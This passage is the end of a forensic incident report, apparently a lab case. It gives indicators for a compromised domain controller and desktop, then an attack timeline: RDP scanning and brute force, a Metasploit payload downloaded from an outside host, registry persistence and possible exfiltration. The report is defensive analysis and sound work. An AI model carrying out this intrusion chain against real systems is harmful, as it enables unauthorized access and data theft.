Coreupdater.exe was downloaded on DC01 at: 2020-09-18 22:24:06.939239

Coreupdater.exe was downloaded on DESKTOP-SDN1RPT at: 2020-09-18 22:39:58.410684

5.2 Memory Forensics

Coreupdater.exe

PID: 3644

PPID: 2244

CreateTime: 2020-09-19 03:56:37.000000

ExitTime: 2020-09-19 03:56:52.000000

5.3 Disk Forensics

The "**Coreupdater.exe**" file was found in both DC01 and DESKTOP-SDN1RPT system.

MD5 of coreupdater.exe: eed41b4500e473f97c50c7385ef5e374

Coreupdater.exe file location: C:\Windows\System32\coreupdater.exe

Modified Time on DC01: 2020-09-18 23:24:06 EDT

Change Time on DC01: 2020-09-18 23:24:50 EDT

Access Time on DC01: 2020-09-18 23:24:12 EDT

Create Time on DC01: 2020-09-18 23:24:12 EDT

DC01 IP address: 10.42.85.10

DESKTOP-SDN1RP IP address: 10.42.85.115

Persistence seen in Registry (DC01):

Registry: HKLM:Software\9sEoCawv

Key: 45SVAG2o

Windows 10 Enterprise was running on DESKTOP-SDN1RPT.

Windows Server 2012 R2 Standard was running on DC01.

6 Conclusion

In my expert opinion and as the data indicates, we were able to find out that the host machines DC01 and the DESKTOP-SDN1RPT were compromised. We saw the attacker scan for port 3389 from 194.61.24.102. This was followed by RDP brute force activity that led to the attacker successfully connecting DC01 using RDP. The attacker reached out to 194.61.24.102 and downloaded Metasploit (coreupdater.exe) to connect to the host to get a foothold. The attacker then established a connection using RDP to the DESKTOP-SDN1RPT host. The attacker then reaches out to 194.61.24.102 and downloads the payload for Metasploit (coreupdater.exe). We could see the registry key on the DC01 host that showed persistence in the run key for a malicious PowerShell script.

All these activities indicate that both the hosts were compromised, and the network traffic seen between the hosts with 203.78.103.109 shows that the secret sauce may have been exfiltrated.

For recommendations, I would recommend disabling RDP if not needed in the environment. If it is needed, limit it to the authorized IP address ranges. I would also recommend implementing an IPS system that can prevent the download of malicious files (that are detected via IPS signatures) and review the network activity occurring, so that suspicious network activity is reviewed in time.